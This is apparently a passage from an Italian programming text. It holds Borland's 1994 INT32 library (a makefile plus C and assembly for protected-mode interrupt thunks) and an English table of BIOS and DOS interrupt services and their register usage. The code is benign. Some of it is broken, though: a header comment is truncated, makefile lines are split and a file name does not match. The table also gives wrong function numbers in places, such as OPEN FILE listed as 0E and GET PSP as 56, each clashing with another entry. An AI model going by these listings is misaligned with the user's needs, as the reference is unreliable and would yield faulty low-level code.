# The return value is either a thunk address which you can use in calls to
# set protected mode interrupt vectors, or NULL (in the case of failure).
#
# Note that the thunk returned is not allocated from a locked page. If you
# require that the page be locked, you will have to lock it yourself with
# DPMI call 600.
#
# Use 'MAKE -fint32 all' to build the lib and the example
#
##############################################################################
LIB_DEP = PFXi32t.obj 
PFXint32.obj
#DEBUG = -v
all: int32.lib testint.exe
i32t.obj: i32t.asm
tasm32 /ml /m2 i32t
int32.obj: int32.c
bcc32 -WX -c -w $(DEBUG) int32.c
int32.lib: $(LIB_DEP:PFX=)
tlib int32.lib @&&|
$(LIB_DEP:PFX=-+)
|
testint.exe: int32.lib testint.obj
tlink32 /ax $(DEBUG) /L$(MAKEDIR)..lib c0x32 testint,testint,,int32
dpmi32 cw32 import32
testint.obj: testint.c
bcc32 -WX -c -w $(DEBUG) testint.c
• INT32.H
#ifndef __INT32_H
#define __INT32_H
void * _makeInt32Thunk (void *proc, void *dsLoc, unsigned short chainSel,
unsigned long chainOffset);
#endif
• INT32.C
/*--------------------------------------------------------------------------*/
/* */
/* INT32.C - Source code for INT32.LIB */
/* */
/* Copyright (c) 1994 by Borland International */
/* All Rights Reserved */
/* */
/* This library allows interrupt handlers to be written in C or */
/* */
/* */
/* */
/* */
/*--------------------------------------------------------------------------*/
#include <stdlib.h>
#include <mem.h>
#include "int32.h"
extern char _interrupt32Thunk [];
extern int _interrupt32ThunkSize;
extern int _I32TdsLoadLabel;
extern int _I32TcallLabel;
extern int _I32TchainCmp;
extern int _I32TchainLabel;
extern int _I32TchainOffset;
extern int _I32TchainSel;
static int interrupt32ThunkSize = (int)&_interrupt32ThunkSize;
static int I32TdsLoadLabel = (int)&_I32TdsLoadLabel;
static int I32TcallLabel = (int)&_I32TcallLabel;
static int I32TchainCmp = (int)&_I32TchainCmp;
static int I32TchainLabel = (int)&_I32TchainLabel;
static int I32TchainOffset = (int)&_I32TchainOffset;
static int I32TchainSel = (int)&_I32TchainSel;
#define adjust(where,what) (*(char**)(thunk + (where))) += (what)
#define stampDD(where,what) *(void**)(thunk + (where)) = (what)
#define stampDW(where,what) *(unsigned short *)(thunk + (where)) = (what)
void * _makeInt32Thunk (void *proc, void *dsLoc, unsigned short chainSel,
unsigned long chainOffset)
{
char *thunk;
thunk = (char *)malloc (interrupt32ThunkSize);
if (thunk)
{
memcpy (thunk, _interrupt32Thunk, interrupt32ThunkSize);
stampDD (I32TdsLoadLabel, dsLoc);
stampDD (I32TcallLabel, (char *)(((char *)proc) - (thunk +
I32TcallLabel + 4)));
adjust (I32TchainCmp, ((unsigned long)thunk) - ((unsigned
long)_interrupt32Thunk));
adjust (I32TchainLabel, ((unsigned long)thunk) - ((unsigned
long)_interrupt32Thunk));
stampDD (I32TchainOffset, (void *)chainOffset);
stampDW (I32TchainSel, chainSel);
}
return thunk;
}
• INT32.ASM
.386p
locals
_DATA segment dword public 'DATA' use32
assume cs:_DATA
dummy proc near
@@startThunk label byte
PUBLIC __interrupt32Thunk
__interrupt32Thunk label byte
push eax
push ebx
push ecx
push edx
push es
push ds
push esi
push edi
push ebp
mov ds, word ptr cs:[012345678h]
PUBLIC __I32TdsLoadLabel
__I32TdsLoadLabel EQU $ - @@startThunk - 4
db 0e8h
dd 0
PUBLIC __I32TcallLabel
__I32TcallLabel EQU $ - @@startThunk - 4
pop ebp
pop edi
pop esi
pop ds
pop es
pop edx
pop ecx
pop ebx
pop eax
cmp dword ptr chainOffset, 0
PUBLIC __I32TchainCmp
__I32TchainCmp EQU $ - @@startThunk - 5
jne @@chain
@@iret:
iret
@@chain:
jmp fword ptr [chainOffset]
PUBLIC __I32TchainLabel
__I32TchainLabel EQU $ - @@startThunk - 4
PUBLIC __I32TchainOffset
__I32TchainOffset EQU $ - @@startThunk
chainOffset label dword
dd 0
PUBLIC __I32TchainSel
__I32TchainSel EQU $ - @@startThunk
dw 0
PUBLIC __interrupt32ThunkSize
__interrupt32ThunkSize EQU $ - @@startThunk
dummy endp
_DATA ends
end
Non mi prolungherò nella teoria anche se di fatto non è per nulla complicata.
Alcuni interrupts svolgono più funzioni le quali vengono selezionate inserendo
dentro ad appositi registri i valori idonei.
Generalmente AX nel passaggio di valori legati al tipo di funzione richiesta ha
un ruolo primario.
Inoltre gli interrupts si attengono alle regole generali delle funzioni ovvero
spesso possiedono argomenti in ingresso e molte volte restituiscono determinati
valori.
Nella tabella seguente sono riportati i servizi d’interrupts e gli usi dei
registri.
INTERRUPTS ROM BIOS
• ROM PRINT SCREEN SERVICE [int 05]
in: none
out: 0050:0000 = status code
00 = ready
01 = busy
FF = previous operation not completed successfully
• ROM VIDEO SERVICES [int 10]
WRITE VIDEO MODE - rom_vid
in: ah = wr_vid_mode [00]
al = mode 00 = 40 X 25 text 16 grey 
01 = 40 X 25 text 16/8 color |
02 = 80 X 25 text 16 grey |
03 = 80 X 25 text 16/8 color | CGA
04 = 320 X 200 graphics 4 color |
05 = 320 X 200 graphics 4 grey |
06 = 640 X 200 graphics b/w /
07 = 80 X 25 text b/w | MDA
08 = 160 X 200 graphics 16 color 
09 = 320 X 200 graphics 16 color | PC-JR
0A = 640 X 200 graphics 4 color /
0D = 320 X 200 graphics 16 color 
0E = 640 X 200 graphics 16 color | EGA
0F = 640 X 350 graphics 4 color /
out: none
WRITE CURSOR SIZE - rom_vid
in: ah = wr_cur_size [01]
ch = start line CGA = 0 to 7, default = 6, 7
cl = end line MDA = 0 to 13, default = 12, 13
out: none
notes: Setting ch bit 5 causes cursor to disappear. If start line
is less than end line, a normal single part cursor is created.
If start line is greater than end line, a two part cursor is
created.
WRITE CURSOR POSITION - rom_vid
in: ah = wr_cur_pos [02]
bh = page (0 for graphics modes)
dh = row
dl = col
out: none
notes: Writing cursor to an off screen position causes it to
disappear.
READ CURSOR POSITION - rom_vid
in: ah = rd_cur_pos [03]
out: bh = page (0 for graphics modes)
ch = start line
cl = end line
dh = row
dl = col
READ LIGHT PEN POSITION - rom_vid
in: ah = rd_pen_pos [04]
out: ah = pen trigger switch
1 = triggered
0 = not triggered
bx = pixel col
ch = pixel row
dh = char row
dl = char col
WRITE ACTIVE PAGE - rom_vid
in: ah = wr_act_page [05]
al = page
out: none
PC-JR WRITE ACTIVE PAGE - rom_vid
in: ah = wr_act_page [05]
al = 80
out: bh = CRT reg
bl = CPU reg
in: ah = wr_act_page [05]
al = 81
bl = CPU reg
out: bh = CRT reg
bl = CPU reg
in: ah = wr_act_page [05]
al = 82
bh = CRT reg
out: bh = CRT reg
bl = CPU reg
in: ah = wr_act_page [05]
al = 83
bh = CRT reg
bl = CPU reg
out: bh = CRT reg
bl = CPU reg
SCROLL WINDOW UP - rom_vid
in: ah = scroll_up [06]
al = lines (0 = all)
bh = color attribute
bit 7 = blink
bit 6 = backgnd red
bit 5 = backgnd green
bit 4 = backgnd blue
bit 3 = foregnd intensity
bit 2 = foregnd red
bit 1 = foregnd green
bit 0 = foregnd blue
ch = upper row
cl = left col
dh = lower row
dl = right col
out: none
SCROLL WINDOW DOWN - rom_vid
in: ah = scroll_down [07]
al = lines (0 = all)
bh = color attribute (see scroll_up)
ch = upper row
cl = left col
dh = lower row
dl = right col
out: none
READ CHARACTER AND ATTRIBUTE - rom_vid
in: ah = rd_char_attr [08]
bh = page
out: al = char
ah = color attribute (see scroll_up)
WRITE CHARACTER AND ATTRIBUTE - rom_vid
in: ah = wr_char_attr [09]
al = char
bh = page
bl = color attribute (see scroll_up)
cx = chars
out: none
notes: Cursor is not moved.
WRITE CHARACTER - rom_vid
in: ah = wr_char [0A]
al = char
bh = page
bl = graphics mode color
cx = chars
out: none
notes: Cursor is not moved.
WRITE COLOR PALETTE - rom_vid
in: ah = wr_col_pal [0B]
bh = palette id
bl = color
out: none
WRITE PIXEL - rom_vid
in: ah = wr_pixel [0C]
al = color
cx = pixel col
dl = pixel row
out: none
READ PIXEL - rom_vid
in: ah = rd_pixel [0D]
cx = pixel col
dl = pixel row
out: al = color
WRITE TTY CHARACTER - rom_vid
in: ah = wr_tty [0E]
al = char
bl = graphics mode color
out: none
READ VIDEO MODE - rom_vid
in: ah = rd_vid_mode [0F]
out: ah = width in chars
al = video mode
bh = page (0 for graphics modes)
PC-JR WRITE COLOR PALETTE REGISTER - rom_vid
in: ah = wr_pal_reg [10]
al = 00
bh = palette value
bl = palette reg
out: none
in: ah = wr_pal_reg [10]
al = 01
bh = border color
out: none
PC-AT WRITE STRING - rom_vid
in: ah = wr_string [13]
al = cursor movement switch
00 = no
01 = yes
bl = color attribute (see scroll_up)
bh = page
dx = start cursor position
cx = string length
es:bp = string pointer
out: none
• ROM EQUIPMENT SERVICE [int 11]
in: none
out: ax bit settings = equipment list
0 = disk drive
1 = math coprocessor
2,3 = system board RAM in 16k blocks
4,5 = initial video mode
00 = unused
01 = 40 X 25 color
10 = 80 X 25 color
11 = 80 X 25 b/w
6,7 = number of disk drives
8 = DMA not present
9,10,11 = number of RS232 cards in system
12 = game I/O present
13 = serial printer present
14,15 = number of printers present
rom_mem ROM MEMORY SIZE SERVICE [int 12]
in: none
out: ax = size in K
• ROM DISKETTE SERVICES [int 13]
RESET DISKETTE SYSTEM - rom_disk
in: ah = rst_disk [00]
out: none
READ DISKETTE STATUS - rom_disk
in: ah = rd_disk_stat [01]
out: al = return code
01 = bad command
02 = address mark not found
03 = write protected
04 = sector not found
06 = no disk
08 = DMA overrun
09 = DMA across 64K boundary
10 = bad CRC
20 = controller failed
40 = seek failed
80 = time out
READ DISKETTE SECTOR - rom_disk
in: ah = rd_disk_sect [02]
al = sectors to read
ch = track
cl = sector
dh = head
dl = drive
es:bx = buffer pointer
out: cf = error
ah = return code (see rd_disk_stat)
al = sectors read
WRITE DISKETTE SECTOR - rom_disk
in: ah = wr_disk_sect [03]
al = sectors to write
ch = track
cl = sector
dh = head
dl = drive
es:bx = buffer pointer
out: cf = error
ah = return code (see rd_disk_stat)
al = sectors written
VERIFY DISKETTE SECTOR - rom_disk
in: ah = ver_disk_sect [04]
al = sectors to verify
ch = track
cl = sector
dh = head
dl = drive
es:bx = buffer pointer
out: cf = error
ah = return code (see rd_disk_stat)
al = sectors verified
FORMAT DISKETTE TRACK - rom_disk
in: ah = fmt_disk_trk [05]
al = sectors to format
ch = track
cl = sector
dh = head
dl = drive
es:bx = four byte address field pointer
byte 1 = track
byte 2 = head
byte 3 = sector
byte 4 = bytes/sector
out: cf = error
ah = return code (see rd_disk_stat)
al = sectors formatted
PC-AT READ DISKETTE PARAMETERS - rom_disk
in: ah = rd_disk_parm [08]
out: cf = error
ah = return code (see rd_disk_stat)
dl = drives
dh = max sides
cl = max sectors
ch = max tracks
PC-AT INITIALIZE DISKETTE PARAMETERS - rom_disk
in: ah = init_disk_parm [09]
out: cf = error
ah = return code (see rd_disk_stat)
int 41 vector points to drive 0 table
int 46 vector points to drive 1 table
PC-AT READ DISKETTE LONG - rom_disk [0A]
in: ah = rd_disk_long
ch = cylinder
cl = sector
dh = head
dl = drive
es:bx = buffer pointer
out: cf = error
ah = return code (see rd_disk_stat)
PC-AT WRITE DISKETTE LONG - rom_disk
in: ah = wr_disk_long [0B]
ch = sector
dh = head
dl = drive
es:bx = buffer pointer
out: cf = error
ah = return code (see rd_disk_stat)
PC-AT SEEK DISKETTE TRACK - rom_disk
in: ah = disk_seek [0C]
ch = sector
dh = head
dl = drive
es:bx = buffer pointer
out: cf = error
ah = return code (see rd_disk_stat)
PC-AT ALTERNATE DISKETTE RESET - rom_disk
in: ah = alt_reset_disk [0D]
dl = drive
out: cf = error
ah = return code (see rd_disk_stat)
PC-AT TEST FOR DISKETTE READY - rom_disk
in: ah = test_disk_rdy [10]
dl = drive
out: cf = error
ah = return code (see rd_disk_stat)
PC-AT RECALIBRATE DISKETTE - rom_disk
in: ah = recal_disk [11]
dl = drive
out: cf = error
ah = return code (see rd_disk_stat)
PC-AT DISKETTE DIAGNOSTICS - rom_disk
in: ah = disk_diag [14]
out: cf = error
ah = return code (see rd_disk_stat)
PC-AT READ DISKETTE TYPE - rom_disk
in: ah = rd_disk_type [15]
dl = drive
out: ah = disk type
00 = no disk
01 = disk, no change detector present
02 = disk, change detector present
03 = fixed disk
cx,dx = number of 512 byte sectors
PC-AT CHANGE DISKETTE STATUS - rom_disk
in: ah = chg_disk_stat [16]
out: ah = change status
00 = no change
01 = change
dl = drive
PC-AT WRITE DISKETTE TYPE - rom_disk
in: ah = wr_disk_type [17]
al = disk type
00 = no disk
01 = regular disk in regular drive
02 = high capacity disk in high capacity drive
out: none
• ROM SERIAL PORT SERVICES [int 14]
INITIALIZE SERIAL PORT - rom_serial
in: ah = init_port [00]
al bit settings = port configuration
0,1 = word length
10 = 7 bits
11 = 8 bits
2 = stop bits
0 = 1
1 = 2
3,4 = parity
00 = none
01 = odd
10 = none
11 = even
5,6,7 = baud rate
000 = 110
001 = 150
010 = 300
011 = 600
100 = 1200
101 = 2400
110 = 4800
111 = 9600 (4800 on PC-JR)
dx = port
out: ah bits = usar/t status
0 = data ready
1 = overrun error
2 = parity error
3 = framing error
4 = break detect
5 = tx ready
6 = tx empty
7 = timeout
al bits = modem status
0 = delta CTS
1 = delta DSR
2 = trailing edge ring detected
3 = delta carrier detect
4 = CTS
5 = DSR
6 = ring detect
7 = carrier detect
TRANSMIT CHARACTER - rom_serial
in: ah = tx_char [01]
al = char
dx = port
out: ah bits = usar/t status (see init_port)
al bits = modem status (see init_port)
RECEIVE CHARACTER - rom_serial
in: ah = rx_char [02]
dx = port
out: al = char
ah bits = usar/t status (see init_port)
READ SERIAL PORT STATUS - rom_serial
in: ah = rd_port_stat [03]
out: ax bits = status (see init_port)
• ROM DEVICE SERVICES [int 15]
TURN CASSETTE MOTOR ON - rom_dev
in: ah = cass_on [00]
out: none
TURN CASSETTE MOTOR OFF - rom_dev
in: ah = cass_off [01]
out: none
READ CASSETTE DATA BLOCK - rom_dev
in: ah = cass_rd [02]
cx = byte count
es:bx = buffer pointer
out: cf = error
dx = byte count
es:bx = pointer past last byte
WRITE CASSETTE DATA BLOCK - rom_dev
in: ah = cass_wr [03]
cx = byte count
es:bx = buffer pointer
out: es:bx = pointer past last byte
PC-AT OPEN DEVICE - rom_dev
in: ah = open_dev [80]
bx = id
cx = process type
out: none
PC-AT CLOSE DEVICE - rom_dev
in: ah = close_dev [81]
bx = device id
cx = process type
out: none
PC-AT TERMINATE DEVICE - rom_dev
in: ah = term_dev [82]
bx = device id
out: none
PC-AT EVENT WAIT - rom_dev
in: ah = event_wait [83]
al = subservice
0 = set interval
1 = cancel
es:bx = buffer pointer
cx,dx = microseconds to wait
out: none
PC-AT JOYSTICK - rom_dev
in: ah = joystick [84]
dl = 0
out: al = current switch settings
PC-AT Sys Req KEY - rom_dev
in: ah = sys_req [85]
al = switch
00 = press
01 = break
out: none
PC-AT WAIT - rom_dev
in: ah = wait [86]
cx,dx = microseconds to wait
out: none
PC-AT MOVE BLOCK - rom_dev
in: ah = move_block [87]
cx = words to move
es:si = table pointer
out: none
PC-AT READ EXTENDED MEMORY SIZE - rom_dev
in: ah = rd_ext_mem [88]
out: none
PC-AT SWITCH TO VIRTUAL MEMORY - rom_dev
in: ah = virtual_mem [89]
out: none
PC-AT DEVICE BUSY LOOP - rom_dev
in: ah = dev_busy [90]
al = type code
out: none
PC-AT SET FLAG AND COMPLETE SERVICE - rom_dev
in: ah = complete_int [91]
al = type code
out: none
• ROM KEYBOARD SERVICES [int 16]
READ KEYBOARD - rom_key
in: ah = rd_key [00]
out: ah = scan code
al = char code
TEST KEYBOARD - rom_key
in: ah = test_key [01]
out: zf = key ready
out: ah = scan code
al = char code
READ SHIFT STATUS - rom_key
in: ah = rd_shift [02]
out: al bits = shift status
0 = right shift
1 = left shift
2 = ctrl
3 = alt
4 = scroll lock
5 = num lock
6 = caps lock
7 = insert
PC-JR TYPEMATIC DELAY - rom_key
in: ah = key_delay [03]
al = operation code
00 = reset delays
01 = increase initial delay
02 = increase continue delay
03 = increase both delays
04 = turn off typematic
out: none
PC-JR KEYBOARD CLICK - rom_key
in: ah = key_click [04]
al = operation code
00 = click off
01 = click on
out: none
• ROM PRINTER SERVICES [int 17]
PRINT CHARACTER - rom_print
in: ah = print_char [00]
al = char
out: ah bits = return code
0 = timeout
1 = unused
2 = unused
3 = I/O error
4 = selected
5 = no paper
6 = ack
7 = not busy
INITIALIZE PRINTER - rom_print
in: ah = init_print [01]
out: ah bits = return code (see print_char)
READ PRINTER STATUS - rom_print
in: ah = rd_print_stat [02]
out: ah bits = return code (see print_char)
• ROM START BASIC SERVICE [int 18]
• ROM REBOOT SERVICE [int 19]
• ROM REAL TIME CLOCK SERVICES [int 1A]
READ CLOCK COUNT - rom_time
in: ah = rd_count [00]
out: al = midnight
cx:dx = ticks
WRITE CLOCK COUNT - rom_time
in: ah = wr_count [01]
cx:dx = ticks
out: none
PC-AT READ TIME - rom_time
in: ah = rd_time [02]
out: ch = hours
cl = minutes
dh = seconds
PC-AT WRITE TIME - rom_time
in: ah = wr_time [03]
ch = hours
cl = minutes
dh = seconds
out: none
PC-AT READ DATE - rom_time
in: ah = rd_date [04]
out: dl = day
dh = month
cl = year
ch = century (19/20)
PC-AT WRITE DATE - rom_time
in: ah = wr_date [05]
dl = day
dh = month
cl = year
ch = century (19/20)
out: none
PC-AT SET ALARM - rom_time
in: ah = set_alarm [06]
ch = hours
cl = minutes
dh = seconds
out: none
notes: place alarm handler address in int 4A vector
PC-AT RESET ALARM - rom_time [07]
in: ah = reset_alarm
out: none
I seguenti invece sono servizi del DOS quasi tutti inseriti dentro agli
interrupts 20 e 21.
DOS
---
• DOS PROGRAM TERMINATION SERVICE [int 20]
• DOS FUNCTION SERVICES [int 21]
DOS1 - TERMINATE PROGRAM - dos_func
in: ah = term [00]
out: none
DOS1 - KEYBOARD INPUT WITH ECHO - dos_func
in: ah = key_in_echo [01]
out: al = char
DOS1 - DISPLAY OUTPUT - dos_func
in: ah = disp_out [02]
dl = char
out: none
DOS1 - SERIAL INPUT - dos_func
in: ah = serial_in [03]
out: al = char
DOS1 - SERIAL OUTPUT - dos_func
in: ah = serial_out [04]
dl = char
DOS1 - PRINTER OUTPUT - dos_func
in: ah = printer_out [05]
dl = char
DOS1 - DIRECT CONSOLE I/O - dos_func
in: ah = console_io [06]
dl = operation code
00 thru FE = char to output
FF = keyboard input
out: al = char input
DOS1 - DIRECT KEYBOARD INPUT - dos_func
in: ah = dir_key_in [07]
out: al = char
DOS1 - KEYBOARD INPUT WITHOUT ECHO - dos_func
in: ah = key_in [08]
out: al = char
DOS1 - DISPLAY STRING - dos_func
in: ah = disp_string [09]
ds:dx = string pointer
out: none
DOS1 - BUFFERED KEYBOARD INPUT - dos_func
in: ah = buf_key_in [0A]
ds:dx = buffer pointer
out: none
DOS1 - CHECK KEYBOARD STATUS - dos_func
in: ah = chk_key_stat [0B]
out: al = status
00 = empty
FF = char available
DOS1 - CLEAR KEY BUFFER AND PERFORM FUNCTION - dos_func
in: ah = clr_key_func [0C]
al = subfunction (01, 06, 07, 08, or 0A; 00 = null)
dl = subfunction 6 char
out: al = subfunction 6 char
DOS1 - RESET DISK - dos_func
in: ah = reset_disk [0D]
out: none
DOS1 - SELECT CURRENT DRIVE - dos_func
in: ah = sel_drive [0E]
dl = drive
out: al = drive count
DOS1 - OPEN FILE - dos_func
in: ah = open_file [0E]
ds:dx = FCB pointer
out: al = return code
00 = successful
FF = unsuccessful
DOS1 - CLOSE FILE - dos_func
in: ah = close_file [10]
ds:dx = FCB pointer
out: al = return code (see open_file)
DOS1 - SEARCH FOR FIRST MATCHING FILE - dos_func
in: ah = search_first [11]
ds:dx = FCB pointer
out: al = return code (see open_file)
DOS1 - SEARCH FOR NEXT MATCHING FILE - dos_func
in: ah = search_next [12]
ds:dx = FCB pointer
out: al = return code (see open_file)
DOS1 - DELETE FILE - dos_func
in: ah = delete_file [13]
ds:dx = FCB pointer
out: al = return code (see open_file)
DOS1 - READ SEQUENTIAL RECORD - dos_func
in: ah = rd_seq_rec [14]
ds:dx = FCB pointer
out: al = return code (see open_file)
DOS1 - WRITE SEQUENTIAL RECORD - dos_func
in: ah = wr_seq_rec [15]
ds:dx = FCB pointer
out: al = return code (see open_file)
DOS1 - CREATE FILE - dos_func
in: ah = create_file [16]
ds:dx = FCB pointer
out: al = return code (see open_file)
DOS1 - RENAME FILE - dos_func
in: ah = rename_file [17]
ds:dx = FCB pointer
out: al = return code (see open_file)
DOS1 - REPORT CURRENT DRIVE - dos_func
in: ah = rd_cur_drive [19]
out: al = drive
DOS1 - SET DISK TRANSFER AREA FUCNTION - dos_func
in: ah = set_dta [1A]
ds:dx = DTA pointer
out: none
DOS1 - READ CURRENT DRIVE'S FAT - dos_func
in: ah = rd_fat_1 [1B]
out: al = sectors/allocation unit
cx = bytes/sector
dx = allocation units
ds:dx = FAT ID byte pointer
DOS1 - READ ANY DRIVE'S FAT - dos_func
in: ah = rd_fat_2 [1C]
dl = drive
out: al = sectors/allocation unit
cx = bytes/sector
dx = allocation units
ds:dx = FAT ID byte pointer
DOS1 - READ RANDOM FILE RECORD - dos_func
in: ah = rd_ran_rec1 [21]
ds:dx = FCB pointer
out: al = return code
00 = successful
01 = end of file
02 = insufficient DTA space
03 = end of file with partial record
DOS1 - WRITE RANDOM FILE RECORD - dos_func
in: ah = wr_ran_rec1 [22]
ds:dx = FCB pointer
out: al = return code (see rd_ran_rec1)
DOS1 - REPORT FILE SIZE - dos_func
in: ah = rd_file_size [23]
ds:dx = FCB pointer
out: al = return code (see open_file)
DOS1 - SET RANDOM RECORD FIELD SIZE - dos_func
in: ah = set_ran_rec [24]
ds:dx = FCB pointer
out: none
DOS1 - SET INTERRUPT VECTOR - dos_func
in: ah = set_int_vec [25]
al = int number
ds:dx = int handler pointer
out: none
DOS1 - CREATE PROGRAM SEGMENT FUCNTION - dos_func
in: ah = create_seg [26]
dx = segment address
out: none
DOS1 - READ RANDOM FILE RECORD - dos_func
in: ah = rd_ran_rec2 [27]
cx = record count
ds:dx = FCB pointer
out: al = return code (see rd_ran_rec1)
cx = actual record count
DOS1 - WRITE RANDOM FILE RECORD FUCNTION - dos_func
in: ah = wr_ran_rec2 [28]
cx = record count
ds:dx = FCB pointer
out: cx = actual record count
DOS1 - PARSE FILENAME - dos_func
in: ah = parse_name [29]
al bits = parse control
0 = scan separators
1 = set FCB drive byte
2 = change FCB filename only if file is found
3 = change FCB extension only if file is found
ds:si = command line pointer
es:di = FCB pointer
out: al = return code
00 = success with single filename
01 = success with wildcard
FF = failure
ds:si = char following file name pointer
es:di = FCB pointer
DOS1 - GET DATE - dos_func
in: ah = get_date [2A]
out: al = day of week (0 = Sun, 6 = Sat)
cx = year (1980 thru 2099)
dh = month
dl = day
DOS1 - SET DATE - dos_func
in: ah = set_date [2B]
cx = year (1980 thru 2099)
dh = month
dl = day
out: none
DOS1 - GET TIME - dos_func
in: ah = get_time [2C]
out: cl = minutes
ch = hours
dl = seconds 100th's
dh = seconds
DOS1 - SET TIME - dos_func
in: ah = set_time [2D]
cl = minutes
ch = hours
dl = seconds 100th's
dh = seconds
out: none
DOS1 - SET DISK WRITE VERIFICATION MODE - dos_func
in: ah = set_verify [2E]
al = verify switch
00 = verify off
01 - verify on
dl = 00
out: none
DOS2 - GET DISK TRANSFER AREA ADDRESS - dos_func
in: ah = get_dta [2F]
out: es:bx = DTA pointer
DOS2 - GET DOS VERSION NUMBER - dos_func
in: ah = get_ver [30]
out: al = major
ah = minor
bx = 0000
cx = 0000
DOS2 - ADVANCED TERMINATE BUT STAY RESIDENT - dos_func
in: ah = keep [31]
al = return code
dx = segment address of memory to free
out: none
DOS2 - GET/SET CONTROL BREAK STATUS - dos_func
in: ah = cntrl_brk [33]
al = get/set switch
00 = get
01 = set
dl = set code
00 = break check off
01 = break check on
out: dl = get code (same as set code)
DOS2 - GET INTERRUPT VECTOR - dos_func
in: ah = get_int_vec [35]
al = int number
out: es:bx = int vector
DOS2 - GET DISK FREE SPACE - dos_func
in: ah = get_space [36]
dl = drive
out: ax = sectors/cluster
bx = available clusters
cx = bytes/sector
dx = total clusters
DOS2 - GET COUNTRY INFORMATION - dos_func
in: ah = get_country [38]
al = operation code
00 = standard info
01 - FE = country code
FF = country code in bx
bx = country code when al = FF
ds:dx = 32 byte buffer pointer
out: cf = error
al = return code
ds:dx = info pointer
bx = country code
DOS2 - MAKE DIRECTORY - dos_func
in: ah = mkdir [39]
ds:dx = ASCIIZ pointer
out: ax = return code
01 = invalid function
02 = file not found
03 = path not found
04 = no more handles
05 = access denied
06 = invalid handle
07 = memory control blocks destroyed
08 = insufficient memory
09 = invalid memory block address
0A = invalid environment
0B = invalid format
0C = invalid access code
0D = invalid data
0F = invalid drive spec
10 = attempt to remove current directory
11 = not same device
12 = no more files
DOS2 - REMOVE DIRECTORY - dos_func
in: ah = rmdir [3A]
ds:dx = ASCIIZ pointer
out: ax = return code (see mkdir)
DOS2 - CHANGE CURRENT DIRECTORY FUNCTION - dos_func
in: ah = chdir [3B]
ds:dx = ASCIIZ pointer
out: ax = return code (see mkdir)
DOS2 - CREATE FILE - dos_func
in: ah = create [3C]
cx = file attribute
bit 7 = unused
bit 6 = unused
bit 5 = archive
bit 4 = subdirectory
bit 3 = volume label
bit 2 = system
bit 1 = hidden
bit 0 = read only
ds:dx = ASCIIZ pointer
out: cf = error
ax = handle or return code (see mkdir)
DOS2 - OPEN FILE - dos_func
in: ah = open [3D]
al = access code
rd_only = read only
wr_only = write only
rd_wr = read/write
ds:dx = ASCIIZ pointer
out: cf = error
ax = handle or return code code (see mkdir)
DOS2 - CLOSE FILE - dos_func
in: ah = close [3E]
bx = handle
out: ax = return code (see mkdir)
DOS2 - READ FILE/DEVICE - dos_func
in: ah = read [3F]
bx = handle
cx = bytes to read
ds:dx = DTA pointer
out: cf = error
ax = bytes read or return code code (see mkdir)
DOS2 - WRITE FILE/DEVICE - dos_func
in: ah = write [40]
bx = handle
cx = bytes to write
ds:dx = DTA pointer
out: cf = error
ax = bytes written or return code (see mkdir)
DOS2 - DELETE FILE - dos_func
in: ah = delete [41]
ds:dx = DTA pointer
out: ax = return code (see mkdir)
DOS2 - MOVE FILE POINTER - dos_func
in: ah = move_pointer [42]
al = method code
cx:dx = offset
out: cf = error
ax = return code (see mkdir)
ds:ax = new pointer location
DOS2 - CHANGE FILE MODE - dos_func
in: ah = chmod [43]
al = get/set switch
00 =get
01 = set
cx = file attribute (see create)
ds:dx = ASCIIZ pointer
out: ax = return code (see mkdir)
cx = file attribute (see create)
DOS2 - DEVICE I/O CONTROL - dos_func
in: ah = ioctl [44]
al = subfunction
bl = drive
bx = handle
cx = bytes
out: cf = error
ax = bytes or return code
dx = control data bits
DOS2 - DUPLICATE FILE HANDLE - dos_func
in: ah = dup [45]
bx = handle
out: cf = error
ax = handle or return code (see mkdir)
DOS2 - FORCE FILE HANDLE DUPLICATION - dos_func
in: ah = cdup [46]
bx = first handle
cx = second handle
out: ax = return code (see mkdir)
cx = handle
DOS2 - GET CURRENT DIRECTORY - dos_func
in: ah = get_dir [47]
dl = drive
ds:si = buffer pointer
out: cf = error
ds:si = path name
DOS2 - ALLOCATE MEMORY - dos_func
in: ah = allocate [48]
bx = paragraphs
out: cf = error
ax = return code (see mkdir)
bx = largest block size available
DOS2 - FREE MEMORY - dos_func
in: ah = free [49]
es = return segment block
out: ax = return code (see mkdir)
DOS2 - MODIFY ALLOCATED MEMORY BLOCK - dos_func
in: ah = set_block [4A]
bx = paragraphs
es = block segment address
out: ax = return code (see mkdir)
bx = maximum size
DOS2 - LOAD/EXECUTE PROGRAM - dos_func
in: ah = exec [4B]
al = subfunction
ds:dx = ASCIIZ pointer
es:bx = control block pointer
out: ax = return code
DOS2 - TERMINATE PROCESS - dos_func
in: ah = term_proc [4C]
al = return code (sets ERRORLEVEL)
out: none
DOS2 - GET SUBPROGRAM RETURN CODE - dos_func
in: ah = get_code [4D]
out: al = return code (as set by term_proc [4C])
ah = termination code
00 = normal voluntary termination
01 = termination by DOS due to CTRL-BREAK
02 = termination by DOS due to critical device error
03 = voluntary termination due to keep [31]
DOS2 - FIND FIRST FILE MATCH - dos_func
in: ah = find_first [4E]
cx = file attribute (see create)
ds:dx = ASCIIZ pointer
out: ax = return code (see mkdir)
DOS2 - FIND NEXT FILE MATCH - dos_func
in: ah = find_next [4F]
ds:dx = info from find_first pointer
out: ax = return code (see mkdir)
DOS2 - GET FILE WRITE VERIFY STATE - dos_func
in: ah = get_verify [54]
out: al = verify state
00 = off
01 = on
DOS2 - RENAME FILE - dos_func
in: ah = rename [56]
ds:dx = old ASCIIZ pointer
es:di = new ASCIIZ pointer
out: ax = return code (see mkdir)
DOS2 - GET/SET FILE DATE/TIME - dos_func
in: ah = date_time [57]
al = get/set switch
00 = get
01 = set
bx = handle
cx = time
dx = date
out: ax = return code (see mkdir)
cx = time
dx = date
DOS3 - GET EXTENDED RETURN CODE - dos_func
in: ah = get_err [59]
bx = version code (0000 = DOS3)
out: ax = return code
bh = error class
bl = action
ch = locus
DOS3 - CREATE TEMPORARY FILE - dos_func
in: ah = create_temp [5A]
ds:dx = pathname pointer
cx = file attribute (see create)
out: cf = error
ax = return code (see mkdir)
ds:dx = pathname pointer
DOS3 - CREATE NEW FILE - dos_func
in: ah = create_new [5B]
ds:dx = filename pointer
cx = file attribute (see create)
out: cf = error
ax = handle or return code (see mkdir)
DOS3 - LOCK/UNLOCK FILE ACCESS - dos_func
in: ah = file_lock [5C]
al = switch
00 = lock
01 = unlock
bx = handle
cx:dx = offset
si:di = amount
out: ax = return code (see mkdir)
DOS3 - GET PROGRAM SEGMENT PREFIX ADDRESS - dos_func
in: ah = get_psp [56]
out: bx = PSP segment address
